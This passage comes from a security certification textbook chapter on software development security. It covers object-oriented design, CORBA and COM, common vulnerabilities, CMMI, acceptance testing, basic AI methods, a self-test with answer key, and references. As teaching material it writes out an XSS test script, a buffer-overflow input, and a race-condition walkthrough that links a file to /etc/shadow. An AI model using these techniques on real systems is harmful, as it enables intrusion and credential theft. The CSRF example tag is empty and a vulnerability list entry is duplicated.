Coupling and cohesion are two concepts used to describe objects. A highly coupled object (such as Addy) requires lots of other objects to perform basic jobs, like math. An object with high cohesion is far more independent: it can perform most functions independently. Objects with high coupling have low cohesion, and the reverse is also true: objects with low coupling have high cohesion.

Addy is highly coupled and has low cohesion: he must delegate any message that does not contain a “+.” Imagine another object called “Calculator,” which can add, subtract, multiply, divide, perform square roots, exponentiation, etc. Calculator would have high cohesion and low coupling.

Learn by Example

Managing Risk Through Objects

Objects are designed to be reused: this lowers development costs. Objects can also lower risk. Much like strong encryption such as AES, the longer an object remains in secure use, the more assurance we have that the object is truly secure. Like encryption algorithms, as time passes, and countless attacks prove unsuccessful, the object demonstrates its real-world strength.

Let us assume your company has been selling information security books online for the past 5 years. Your website allows users to choose a book, such as *TCP/IP Illustrated* by W. Richard Stevens, and enter their name, address, and credit card billing information. Credit card transactions are risky: risks include disclosure of customer’s PII, as well as risk of credit card fraud; stolen cards used to fraudulently purchase books.

The website is programmed in an object-oriented language. It includes a credit card processing object called CCValidate, first written 5 years ago. The input message is the credit card number and expiration date entered by the customer. The output message is binary: “approved” or “denied.”

The CCValidate object hides the complexity of what is happening in the background after the input message of credit card number and expiration date are entered. It performs the following methods:

1. The object has variable buffers for the credit card number that perform bounds checking.

2. The object ensures that the input message is the proper length and contains the proper types of characters in each field.
 - a. In the case of a MasterCard®, 16 numbers (the credit card number), followed by the date (two-digit month followed by a four-digit year).
 - b. Any input message that does not meet these criteria is immediately rejected.
3. The object ensures the expiration date is in the future.
 - a. Any input message that does not meet this criterion is immediately rejected.
4. The object then evaluates the format and self-checking digits within the entered credit card number.
 - a. Valid MasterCard® numbers start with 51–55, and have 16 digits.
 - b. They must also contain proper self-checking digits.
 - i. See http://web.eecs.umich.edu/~bartlett/credit_card_number.html for more information
 - c. Any input message that does not meet these criteria is immediately rejected.
5. The object then sends a message to the proper credit card company server, checking to see if the card is valid and contains enough balance to make a purchase.
 - a. The credit card company sends a return message of “accept” or “denied,” which the credit card object sends to the Web server as a message.

As CCValidate is used, bugs may be discovered and fixed. Improvements may be identified and coded. Over time, the object matures and simply does its job. It is attacked on the Internet; attackers launch buffer overflow attacks and insert garbage numbers, and the object performs admirably.

If a new site comes online, the programmers should not create a new credit card validating object from scratch: reinventing the wheel is too risky. They should manage their risk by locating and using a mature object that has stood the test of time: CCValidate.

Object Request Brokers

As we have seen previously, mature objects are designed to be reused: they lower risk and development costs. *Object Request Brokers* (ORBs) can be used to locate objects: they act as object search engines. ORBs are *middleware*: they connect programs to programs. Common object brokers included COM, DCOM, and CORBA.

COM and DCOM

Two object broker technologies by Microsoft are *COM* (*Component Object Model*) and *DCOM* (*Distributed Component Object Model*). COM locates objects on a local system; DCOM can also locate objects over a network.

COM allows objects written with different OOP languages to communicate, where objects written in C++ send messages to objects written in Java, for example. It is designed to hide the details of any individual object and focuses on the object’s capabilities. COM+ is an extension to COM, introduced in Microsoft Windows 2000. ActiveX is discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

DCOM is a networked sequel to COM. DCOM includes *Object Linking and Embedding* (OLE), a way to link documents to other documents.

Both COM and DCOM are being supplanted by Microsoft.NET, which can interoperate with DCOM, but offers advanced functionality to both COM and DCOM.

CORBA

Common Object Request Broker Architecture (CORBA) is an open vendor-neutral networked object broker framework by the Object Management Group (OMG). CORBA competes with Microsoft's proprietary DCOM. CORBA objects communicate via a message interface, described by the *Interface Definition Language* (IDL). See <http://www.corba.org> for more information about CORBA.

The essence of CORBA, beyond being a networked object broker, is the separation of the interface (syntax for communicating with an object) from the instance (the specific object): “The interface to each object is defined very strictly. In contrast, the implementation of an object—its running code, and its data—is hidden from the rest of the system (i.e., encapsulated) behind a boundary that the client may not cross. Clients access objects only through their advertised interface, invoking only those operations that the object exposes through its IDL interface, with only those parameters (input and output) that are included in the invocation” [27].

In addition to locating objects over a network, CORBA enforces fundamental object-oriented design: low-level details are encapsulated (hidden) from the client. The objects perform their methods without revealing how they do it. Implementers focus on connections, and not on code.

Object-Oriented Analysis (OOA) and Object-Oriented Design (OOD)

Object-Oriented Analysis (OOA) and *Object-Oriented Design* (OOD) are software design methodologies that take the concept of objects to a higher, more conceptual, level than OOP. The two terms are sometimes combined as Object-Oriented Analysis and Design (OOAD).

It is like drawing a flowchart on a whiteboard that shows how a program should conceptually operate. The way data in a program flows and is manipulated is visualized as a series of messages and objects. Once the software design is complete, the code may be programmed in an OOP language such as Ruby.

Object-Oriented Analysis (OOA) seeks to understand (analyze) a *problem domain* (the challenge you are trying to address) and identifies all objects and their interaction. Object-Oriented Design (OOD) then develops (designs) the solution.

We will use Object-Oriented Analysis and Design to design a network intrusion detection system (NIDS). As we learned in [Chapter 8](#), Domain 7: Security Operations, a NIDS performs the following actions:

1. Sniffs packets from a network and converts them into pcap (packet capture) format;
2. Analyzes the packets for signs of attacks, which could include Denial of Service, client-side attacks, server-side attacks, web application attacks, and others;
3. If a malicious attack is found, the NIDS sends an alert. NIDS may send alerts via email, paging, syslog, or security information and event managers (SIEMs).

The previous steps serve as the basis for our Object-Oriented Analysis. A sniffer object receives messages from the network in the form of packets. The sniffer

converts the packets to pcap (packet capture) data, which it sends to the analysis object. The analysis object performs a number of functions (methods), including detecting denial of service, client-side, server-side, or web application attacks. If any are detected, it sends an alert message to the alerting object. The alerting object may also perform several functions, including alerting via email, paging, syslog, or SIEM. The NIDS Object-Oriented Design is shown in Fig. 9.12.

This NIDS design addresses the problem domain of alerting when malicious traffic is sent on the network.

Assessing the Effectiveness of Software Security

Once the project is underway and software has been programmed, the next steps are testing the software, focusing on the confidentiality, integrity, and availability of the system, the application, and the data processed by the application. Special care must be given to the discovery of software vulnerabilities that could lead to data or system compromise. Finally, organizations need to be able to gauge the effectiveness of their software creation process, and identify ways to improve it.

Software Vulnerabilities

Programmers make mistakes: this has been true since the advent of computer programming. In *Code Complete*, Steve McConnell says, “experience suggests that there are 15–50 errors per 1000 lines of delivered code” [28]. One thousand lines of code are sometimes called a KLOC; “K” stands for thousand. Following a formal application maturity framework model can lower this number. Watts S. Humphrey, a Fellow at Carnegie Mellon University’s Software Engineering Institute, claims that organizations that follow the SEI Capability Maturity Model Integration (CMMI, see




FIG. 9.12

NIDS object-oriented design.

“Software Capability Maturity Model Integration (CMMI)” section below) can lower the number of errors to one in every KLOC [29].

Even one error per thousand lines of code can introduce large security risks, as our software becomes increasingly complex. Take Microsoft Windows, for example: “As a result, each new version of Windows carries the baggage of its past. As Windows has grown, the technical challenge has become increasingly daunting. Several thousand engineers have labored to build and test Windows Vista, a sprawling, complex software construction project with 50 million lines of code, or more than 40% larger than Windows XP” [30]. Note that Microsoft has not released the number of lines of code of its recent operating systems, including Windows 11 and Server 2022.

If the Microsoft Vista programmers made only one error per KLOC, then Vista has 50,000 errors. Large software projects highlight the need for robust and methodical software testing methodologies.

Types of Software Vulnerabilities

This section will briefly describe common application vulnerabilities. Please also refer to the “System Vulnerabilities, Threats, and Countermeasures” section of [Chapter 4](#), Domain 3: Security Architecture and Engineering, for information regarding additional vulnerability types. An additional source of up-to-date vulnerabilities can be found at “CWE Top 25 Most Dangerous Software Weaknesses,” available at https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html; the following summary is based on this list. CWE refers to Common Weakness Enumeration, a dictionary of software vulnerabilities by MITRE (see <https://cwe.mitre.org/>).

- Out-of-bounds write (aka buffer overflow, occurs when a programmer does not perform variable bounds checking)
- Cross-site scripting (Improper Neutralization of Input During Web Page Generation)
- Out-of-bounds write (reading past the end of a buffer)
- Improper Input Validation
- OS Command injection
- SQL Injection: manipulation of a back-end SQL server via a front-end web server
- Cross-Site Request Forgery (CSRF)
- *Directory Path Traversal*: escaping from the root of a web server (such as /var/www) into the regular file system by referencing directories such as “..../” [31]

Buffer Overflows

Buffer overflows can occur when a programmer fails to perform bounds checking. Here is pseudo-code for an “enter username” program. The program declares the \$username variable is 20 characters long, prints “Enter username:,” and then stores what the user types in the \$username variable:

```
variable $username[20]
print "Enter Username:"
getstring($username)
```

This function contains a buffer overflow. The programmer declared \$variable to be 20 bytes long, but does not perform bounds checking on the getstring function. The programmer assumed the user would type something like “bob.”

What if an attacker types 50 “A’s”:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The answer: many programming languages, such as C, provide no built-in bounds checking: the first 20 bytes will be copied to the memory allocated for \$username variable. The next 30 will overwrite the next 30 bytes of memory. That memory could contain other data or instructions. This is called “smashing the stack.” This technique can be used to insert and run shellcode (machine code language that executes a shell, such as Microsoft Windows cmd.exe or a UNIX/Linux shell).

Buffer overflows are mitigated by secure application development, including bounds checking.

TOCTOU/Race Conditions

Time of Check/Time of Use (TOCTOU) attacks are also called *race conditions*: an attacker attempts to alter a condition after it has been checked by the operating system, but before it is used. TOCTOU is an example of a state attack, where the attacker capitalizes on a change in operating system state.

Here is pseudo-code for a setuid root program (runs with super user privileges, regardless of the running user) called “open test file” that contains a race condition:

1. If the file “test” is readable by the user
2. Then open the file “test”
3. Else print “Error: cannot open file.”

The race condition occurs between steps 1 and 2. Remember that most modern computers are multitasking: the CPU executes multiple processes at once. Other processes are running while our “open test file” program is running. In other words, the computer may run our program like this:

1. If the file “test” is readable by the user
2. Run another process
3. Run another process
4. Then open the file “test”

An attacker may read any file on the system by changing the file “test” from a file to a symbolic link (like a desktop shortcut), between the “if” (time of check) and “then” (time of use) statements:

1. If the file “test” is readable by the user
2. Attacker deletes “test,” creates symbolic link from “test” to /etc/shadow
3. Run another process
4. Then open the file “test” (now a symbolic link to /etc/shadow)

If the attacker wins the race (changes the status of “test” between the “if” and the “then”), “test” is a symbolic link that points to /etc/shadow. The setuid root program will then open the symbolic link, opening the /etc/shadow file.

Cross-Site Scripting and Cross-Site Request Forgery

Cross-Site Scripting (XSS) leverages third-party execution of web scripting languages such as JavaScript within the security context of a trusted site. Cross-Site Request Forgery (CSRF, or sometimes XSRF) leverages third-party redirect of static content within the security context of a trusted site. Cross-Site Scripting and Cross-Site Request Forgery are often confused. They are both web attacks: the difference is XSS executes a script in a trusted context:

```
<script>alert("XSS Test!");</script>
```

The previous code would pop up a harmless “XSS Test!” alert. A real attack would include more JavaScript, often stealing cookies or authentication credentials. XSS may also be used to “hook” browsers, which allows an attacker to take remote control of a user’s browser, and pivot through it. A pivot allows the attacker to establish a foothold “behind enemy lines” (behind the firewall) and surf to internal websites, etc. To learn more about this concept, see the BeEF (Browser Exploitation Framework Project) project at <http://beefproject.com/>.

CSRF often tricks a user into processing a URL (sometimes by embedding the URL in an HTML image tag) that performs a malicious act, for example, tricking a white hat into rendering the following image tag:

```

```

Privilege Escalation

Privilege escalation vulnerabilities allow an attacker with (typically limited) access to be able to access additional resources. Vertical escalation leverages non-privileged access into higher-level access. One example is escalating privileges from a normal UNIX user into root access (UID 0).

Horizontal escalation allows an attacker to access other accounts, such as pivoting from one non-privileged account to another (with access to different resources).

Improper software configurations and poor coding and testing practices often cause privilege escalation vulnerabilities.

Backdoors

Backdoors are shortcuts in a system that allow a user to bypass security checks (such as username/password authentication) to log in. Attackers will often install a backdoor after compromising a system. For example, an attacker gains shell access to a system by exploiting a vulnerability caused by a missing patch. The attacker wants to maintain access (even if the system is patched), so she installs a backdoor to allow future access.

Software Capability Maturity Model Integration (CMMI)

The Software *Capability Maturity Model Integration* (CMMI) is a maturity framework for evaluating and improving the software development process. Carnegie Mellon University's (CMU) Software Engineering Institute (SEI) developed the model. It is now managed by the CMMI Institute: “CMMI was originally developed at the Software Engineering Institute, a federally funded research and development center within Carnegie Mellon University. In 2016, CMMI Institute was acquired by ISACA” [32].

The goal of CMMI is to develop a methodical framework for creating quality software that allows measurable and repeatable results: “Even in undisciplined organizations, however, some individual software projects produce excellent results. When such projects succeed, it is generally through the heroic efforts of a dedicated team, rather than through repeating the proven methods of an organization with a mature software process. In the absence of an organization-wide software process, repeating results depends entirely on having the same individuals available for the next project. Success that rests solely on the availability of specific individuals provides no basis for long-term productivity and quality improvement throughout an organization. Continuous improvement can occur only through focused and sustained effort towards building a process infrastructure of effective software engineering and management practices” [33].

The five levels of CMMI are described in (see <https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=11955>):

1. *Initial*: The software process is characterized as ad hoc, and occasionally even chaotic. Few processes are defined, and success depends on individual effort.
2. *Repeatable*: Basic project management processes are established to track cost, schedule, and functionality. The necessary process discipline is in place to repeat earlier successes on projects with similar applications.
3. *Defined*: The software process for both management and engineering activities is documented, standardized, and integrated into a standard software process for the organization. Projects use an approved, tailored version of the organization’s standard software process for developing and maintaining software.
4. *Managed*: Detailed measures of the software process and product quality are collected, analyzed, and used to control the process. Both the software process and products are quantitatively understood and controlled.
5. *Optimizing*: Continual process improvement is enabled by quantitative feedback from the process and from piloting innovative ideas and technologies [33].

Acceptance Testing

Acceptance testing tests whether software meets various end-state requirements, from a user or customer, contract or compliance perspective. The ISTQB (International Software Testing Qualifications Board) defines acceptance testing as: “a formal testing with respect to user needs, requirements, and business processes

conducted to determine whether or not a system satisfies the acceptance criteria and to enable the user, customers or other authorized entity to determine whether or not to accept the system” [34].

The ISTQB also lists four levels of acceptance testing:

- “The User Acceptance test: focuses mainly on the functionality thereby validating the fitness-for-use of the system by the business user. The user acceptance test is performed by the users and application managers.
- The Operational Acceptance test: also known as Production acceptance test validates whether the system meets the requirements for operation. In most of the organization the operational acceptance test is performed by the system administration before the system is released. The operational acceptance test may include testing of backup/restore, disaster recovery, maintenance tasks and periodic check of security vulnerabilities.
- Contract Acceptance testing: It is performed against the contract’s acceptance criteria for producing custom developed software. Acceptance should be formally defined when the contract is agreed.
- Compliance acceptance testing: It is also known as regulation acceptance testing is performed against the regulations which must be adhered to, such as governmental, legal or safety regulations” [35].

Assessing the Security Impact of Acquired Software

We would like to believe that we can trust vendor claims regarding a product’s capabilities. Vendor claims should be taken as marketing until proven to be true. Don’t rely simply on vendor’s claims even regarding basic capabilities.

An important point is to gather requirements before reviewing products. If requirements are defined after products are reviewed, vendors might be able to convince the organization that it has specific needs that only their product can fill. Don’t let products or marketing determine what the organization “needs” in a product.

Commercial Off-the-Shelf (COTS) Software

Vendor claims are more readily verifiable for Commercial Off-the-Shelf (COTS) Software. With COTS, perform a bake-off to compare products that already meet requirements. Don’t rely on product roadmaps to become reality. A particularly important security requirement is to look for integration with existing infrastructure and security products. While best-of-breed point products might be the organization’s general preference, recognize that an additional administrative console, with additional user provisioning, will add to the operational costs of the product. Consider the TCO of the product not just the capital expense and annual maintenance costs.

Vendors’ claims are more readily verifiable with COTS software as the product can be evaluated to determine whether it provides the stated capabilities.

Third-party research and analysis organizations provide assessments of various players in a space, which can provide basic (albeit potentially biased) comparisons of products without requiring extensive in-house testing.

Customers of the vendor can often be contacted. Of course, if those contacts are provided by the vendor themselves, then be cautious with accepting claims. A better approach would be to find someone on your own that is using the product and query them concerning Pros/Cons and Likes/Dislikes.

Some questions/concerns for COTS: What happens if the vendor goes out of business? What happens if a critical feature is missing? How easy is it to find in-house or third-party support for the vendor's products?

Custom-Developed Third-Party Products

An alternative to COTS is to employ custom-developed applications. These custom-developed third-party applications provide both additional risks and potential benefits beyond COTS. Contractual language and Service Level Agreements (SLAs) are vital when dealing with third-party development shops. Never assume that security will be a consideration in the development of the product unless they are contractually obligated to provide security capabilities.

Basic security requirements should be discussed in advance of signing the contracts and crafting the SLAs to ensure that the vendor expects to be able to deliver those capabilities. Much like COTS, key questions include: What happens if the vendor goes out of business? What happens if a critical feature is missing? How easy is it to find in-house or third-party support for the vendor's products?

Artificial Intelligence

Computers compute: they do exactly what they are told. The term “computer” was first used in 1613 to describe a person who added numbers. Artificial Intelligence is the science of programming electronic computers to “think” more intelligently, sometimes mimicking the ability of mammal brains.

Expert Systems

Expert systems consist of two main components. The first is a *knowledge base* that consists of “if/then” statements. These statements contain rules that the expert system uses to make decisions. The second component is an *inference engine* that follows the tree formed by the knowledge base, and fires a rule when there is a match.

Here is a sample “the Internet is down” Expert System, which may be used by a help desk when a user calls to complain that they cannot reach the Internet:

1. If your computer is turned on
 - a. Else: turn your computer on
2. Then if your monitor is turned on
 - a. Else: turn your monitor on

3. Then if your OS is booted and you can open a cmd.exe prompt
 - a. Else: repair OS
4. Then if you can ping 127.0.0.1
 - a. Else: check network interface configuration
5. Then if you can ping the local gateway
 - a. Else: check local network connection
6. Then if you can ping Internet address 192.0.2.187
 - a. Else: check gateway connectivity
7. Then if you can ping syngress.com
 - a. Else: check DNS

Forward chaining begins with no premise (“Is the computer turned on” in our previous example), and works forward to determine a solution. Backward chaining begins with a premise (“Maybe DNS is broken”), and works backwards.

The integrity of the knowledge base is critical. The entire knowledge base should form a logical tree, beginning with a trunk (“Is the computer turned on” in our previous example). The knowledge base should then branch out. The inference engine follows the tree, branching or firing as if/then statements are answered.

There should be no circular rules; an example of a circular rule using our previous example: “If your computer is turned on, then if your monitor is turned on, then if your OS is booted and you can open a cmd.exe prompt, then if your computer is turned on” There should also be no unreferenced rules (branches that do not connect to the knowledge base tree).

Artificial Neural Networks

Artificial Neural Networks (ANNs) simulate neural networks found in humans and animals. The human brain’s neural network has 100 billion neurons, interconnected by thousands or more synapses each. Each neuron may fire based on synaptic input. This multilayer neural network is capable of making a single decision based on thousands or more inputs.

Real Neural Networks

Let us discuss how a real neural network operates: Imagine you are walking down the street in a city at night, and someone is walking behind you closely. You begin to become nervous: it is late; it is dark; and the person behind you is too close. You must make a decision: fight or flight. You must decide to turn around to face your pursuer, or to get away from them.

As you are making your decision, you weigh thousands upon thousands of inputs. You remember past experience; your instincts guide you, and you perceive the world with your five senses. These senses are sending new input to your brain, millisecond by millisecond. Your memory, instincts, sight, smell, hearing, etc., all continually send synaptic input to neurons. Less important input (such as taste in this case) has a lower synaptic weight. More important input (such as sound) has a higher

synaptic weight. Neurons that receive higher input are more likely to fire, and the output neuron eventually fires (makes a decision).

Finally, you decide to turn and face your pursuer, and you are relieved to see it was a person listening to music on headphones, not paying attention to their surroundings. Thousands of inputs resulted in a binary decision: fight or flight. ANNs seek to replicate this complex decision-making process.

How Artificial Neural Networks Operate

ANNs seek to replicate the capabilities of biological neural networks. A node is used to describe an artificial neuron. Like its biologic counterpart, these nodes receive input from synapses and send output when a weight is exceeded. Single-layer ANNs have one layer of input nodes; multilayer ANNs have multiple layers of nodes, including hidden nodes, as shown in Fig. 9.13. The arrows in Fig. 9.13 represent the synaptic weights. Both single and multilayer artificial neural networks eventually trigger an output node to fire: this output node makes the decision.

An Artificial Neural Network learns by example via a training function: synaptic weights are changed via an iterative process, until the output node fires correctly for a given set of inputs. Artificial Neural Networks are used for “fuzzy” solutions, where exactness is not always required (or possible), such as predicting the weather.

Bayesian Filtering

Bayesian filtering is named after Thomas Bayes, an English clergyman who devised several probability and statistical methods including “a simple mathematical formula used for calculating conditional probabilities” [36].




FIG. 9.13

Multi-layer artificial neural network.

Bayesian filtering is commonly used to identify spam. Paul Gram described Bayesian filtering to identify spam in his paper “A Plan for Spam” (see www.paulgraham.com/spam.html). He described using a “corpus” of “spam” and “ham,” human-selected groups of spam and non-spam, respectively. He then used Bayesian filtering techniques to automatically assign a mathematical probability that certain “tokens” (words in the email) were indications of spam.

Genetic Algorithms and Programming

Genetic Algorithms and Programming fundamentally change the way software is developed: instead of being coded by a programmer, they evolve to solve a problem. Genetic Algorithms and Programming seek to replicate nature’s evolution, where animals evolve to solve problems. Genetic programming refers to creating entire software programs (usually in the form of Lisp source code); genetic algorithms refer to creating shorter pieces of code (represented as strings called chromosomes).

Both are automatically generated, and then “bred” through multiple generations to improve via Darwinian principles: “Genetic algorithms are search algorithms based on the mechanics of natural selection and natural genetics. They combine survival of the fittest among string structures with a structured yet randomized information exchange to form a search algorithm with some of the innovative flair of human search. In every generation, a new set of artificial creatures (strings) is created using bits and pieces of the fittest of the old; an occasional new part is tried for good measure. While randomized, genetic algorithms are no simple random walk. They efficiently exploit historical information to speculate on new search points with expected improved performance” [37].

Genetic programming creates random programs and assigns them a task of solving a problem. The *fitness function* describes how well they perform their task. *Crossover* “breeds” two programs together (swaps their code). *Mutation* introduces random changes in some programs. John R. Koza described the process in “Genetic Programming: On the Programming of Computers by Means of Natural Selection”. The process is summarized here:

- “Generate an initial population of random computer programs.
- Execute each program in the population and assign it a fitness value according to how well it solves the problem.
- Create a new population of computer programs.
 - Copy the best existing programs.
 - Create new computer programs by mutation.
 - Create new computer programs by crossover (sexual reproduction)” [38].

Genetic Algorithms and Genetic Programming have been used to program a Pac-Man playing program, robotic soccer teams, networked intrusion detection systems, and many others.

Summary of Exam Objectives

We live in an increasingly computerized world, and software is everywhere. The confidentiality, integrity, and availability of data processed by software are critical, as is the normal functionality (availability) of the software itself. This domain has shown how software works, and the challenges programmers face while trying to write error-free code that is able to protect data (and itself) in the face of attacks.

Following a formal methodology for developing software, followed by a rigorous testing regimen, are best practices. We have seen that following a software development maturity model such as the Capability Maturity Model Integration (CMMI) can dramatically lower the number of errors programmers make. The five steps of CMMI follow the process most programming organizations follow, from an informal process to a mature process which always seeks improvement: initial, repeatable, defined, managed, and optimizing.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. Which software design methodology uses paired programmers?
 - A. Agile
 - B. Extreme Programming (XP)
 - C. Sashimi
 - D. Scrum
2. Which form of Artificial Intelligence uses a knowledge base and an inference engine?
 - A. Artificial Neural Network (ANN)
 - B. Bayesian Filtering
 - C. Expert System
 - D. Genetic Algorithm
3. What is an agile methodology that focuses on rapidly deploying code updates via pipelines?
 - A. Security Orchestration, Automation, and Response (SOAR)
 - B. DevSecOps
 - C. Integrated Development Environment (IDE)
 - D. Continuous Integration and Continuous Delivery (CI/CD)
4. What describes a more agile development and support model, where developers directly support operations?

- A. DevOps
 - B. Sashimi
 - C. Spiral
 - D. Waterfall
5. At what phase of the (Systems Development Life Cycle) SDLC should security become part of the process?
- A. Before initiation
 - B. During development/acquisition
 - C. When the system is implemented
 - D. SDLC does not include a security process
6. An object acts differently, depending on the context of the input message. Which Object-Oriented Programming concept does this illustrate?
- A. Delegation
 - B. Inheritance
 - C. Polyinstantiation
 - D. Polymorphism
7. Two objects with the same name have different data. Which Object-Oriented Programming concept does this illustrate?
- A. Delegation
 - B. Inheritance
 - C. Polyinstantiation
 - D. Polymorphism
8. What is an agile method that automates system administration tasks, including server deployment and configuration management?
- A. Software Configuration Management (SCM)
 - B. Security Orchestration, Automation, and Response (SOAR)
 - C. Continuous Integration and Continuous Delivery (CI/CD)
 - D. Integrated Development Environment (IDE)
9. A programmer allocates 20 bytes for a username variable, and an attacker enters a username that is 1000 bytes long. All 1000 bytes are copied to the stack. What type of attack did the attacker perform?
- A. Buffer Overflow
 - B. Cross-Site Scripting (XSS)
 - C. Fuzzing
 - D. Time of Check/Time of Use (TOC/TOU)
10. What type of database language is used to create, modify, and delete tables?
- A. Data Definition Language (DDL)
 - B. Data Manipulation Language (DML)
 - C. Database Management System (DBMS)
 - D. Structured Query Language (SQL)
11. A database contains an entry with an empty primary key. Which database concept has been violated?

- A. Entity Integrity
 - B. Normalization
 - C. Referential Integrity
 - D. Semantic Integrity
12. Which vulnerability allows a third party to redirect static content within the security context of a trusted site?
- A. Cross-Site Request Forgery (CSRF)
 - B. Cross-Site Scripting (XSS)
 - C. PHP Remote File Inclusion (RFI)
 - D. SQL Injection
13. Which language allows CORBA (Common Object Request Broker Architecture) objects to communicate via a message interface?
- A. Distributed Component Object Model (DCOM)
 - B. Interface Definition Language (IDL)
 - C. Object Linking and Embedding (OLE)
 - D. Object Management Guidelines (OMG)
14. Which database high availability option allows multiple clients to access multiple database servers simultaneously?
- A. Database commit
 - B. Database journal
 - C. Replicated database
 - D. Shadow database
15. Which component of an expert system consists of “if/then” statements?
- A. Backward chaining
 - B. Forward chaining
 - C. Inference engine
 - D. Knowledge base

Self-Test Quick Answer Key

1. B
2. C
3. D
4. A
5. A
6. D
7. C
8. A
9. A
10. A
11. A
12. A

13. B
14. C
15. D

References

- [1] Hackers Remotely Kill a Jeep on the Highway—With Me in It. <https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/>. (Accessed 25 May 2022).
- [2] ram.c. <https://github.com/jj1bdx/bsdtrek/blob/master/ram.c>. (Accessed 25 May 2022).
- [3] A slightly better Ruby text adventure. <https://dzone.com/articles/slightly-better-ruby-text>. (Accessed 25 May 2022).
- [4] Visual Studio. <https://visualstudio.microsoft.com/>. (Accessed 25 May 2022).
- [5] Empirical Analysis of CASE Tool Effects on Software Development Effort. <https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.198.6438&rep=rep1&type=pdf>. (Accessed 25 May 2022).
- [6] A Quick Guide to GPLv3. <https://www.gnu.org/licenses/quick-guide-gplv3.html>. (Accessed 25 May 2022).
- [7] Managing the Development of Large Software Systems. https://leadinganswers.typepad.com/leading_answers/files/original_waterfall_paper_winston_royce.pdf. (Accessed 25 May 2022).
- [8] A spiral model of software development and enhancement. <https://dl.acm.org/doi/10.1145/12944.12948>. (Accessed 25 May 2022).
- [9] From Sashimi to Zen-in: The Evolution of Concurrent Engineering at Fuji Xerox. <http://www.jaist.ac.jp/ks/labs/umemoto/Fuji-Xerox.pdf>. (Accessed 25 May 2022).
- [10] Software Process Models. <http://www.thomasalspaugh.org/pub/fnd/softwareProcess.html>. (Accessed 25 May 2022).
- [11] Manifesto for Agile Software Development. <http://agilemanifesto.org/>. (Accessed 25 May 2022).
- [12] The new new product development game. https://www.iei.liu.se/fek/frist/723g18/articles_and_papers/1.107457/TakeuchiNonaka1986HBR.pdf. (Accessed 25 May 2022).
- [13] The Rules of Extreme Programming. <http://www.extremeprogramming.org/rules.html>. (Accessed 25 May 2022).
- [14] Selecting a Development Approach. https://moodle.nptcgroup.ac.uk/pluginfile.php/1254850/mod_resource/content/2/selectingdevelopmentapproach.pdf. (Accessed 25 May 2022).
- [15] What Is DevOps? <https://theagileadmin.com/what-is-devops/>. (Accessed 25 May 2022).
- [16] DevSecOps. <https://www.devsecops.org/>. (Accessed 25 May 2022).
- [17] NIST Special Publication 800-204C. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-204C.pdf>. (Accessed 25 May 2022).
- [18] Generally Accepted Principles and Practices for Securing Information Technology Systems. <https://csrc.nist.gov/publications/detail/sp/800-14/archive/1996-09-03>. (Accessed 25 May 2022).
- [19] The Department of Justice Systems Development Life Cycle Guidance Document. <https://www.justice.gov/archive/jmd/irm/lifecycle/ch1.htm>. (Accessed 25 May 2022).

- [20] DoD Integrated Product and Process Development Handbook. <https://web.archive.org/web/20190816034009/http://www.acq.osd.mil/se/docs/DoD-IPPD-Handbook-Aug98.pdf>. (Accessed 25 May 2022).
- [21] The Use of Integrated Product Teams in DOD Acquisition. <https://web.archive.org/web/20170507160455/http://www.navair.navy.mil/nawctsd/Resources/Library/Acqguide/teams.htm>. (Accessed 25 May 2022).
- [22] How a bug in Visual Studio 2015 exposed my source code on GitHub and cost me \$6,500 in a few hours. <https://www.humankode.com/security/how-a-bug-in-visual-studio-2015-exposed-my-source-code-on-github-and-cost-me-6500-in-a-few-hours>. (Accessed 25 May 2022).
- [23] Facebook urged to tighten privacy settings after harvest of user data. <https://www.theguardian.com/technology/2015/aug/09/facebook-privacy-settings-users-mobile-phone-number>. (Accessed 25 May 2022).
- [24] OWASP Enterprise Security API Toolkits. <https://owasp.org/www-pdf-archive/Esapi-datasheet.pdf>. (Accessed 25 May 2022).
- [25] Guide for Security-Focused Configuration Management of Information Systems. <https://csrc.nist.gov/publications/detail/sp/800-128/final>. (Accessed 25 May 2022).
- [26] The Database Normalization Process. <https://www.informit.com/articles/article.aspx?p=30646>. (Accessed 25 May 2022).
- [27] CORBA® BASICS. <https://www.corba.org/faq.htm>. (Accessed 25 May 2022).
- [28] Debugging. <http://www-h.eng.cam.ac.uk/help/tpl/languages/debug/debug.html>. (Accessed 25 May 2022).
- [29] S. McConnell, *Code Complete: A Practical Handbook of Software Construction*, Microsoft Press, 2004.
- [30] Windows Is So Slow, but Why? <https://www.nytimes.com/2006/03/27/technology/windows-is-so-slow-but-why.html>. (Accessed 25 May 2022).
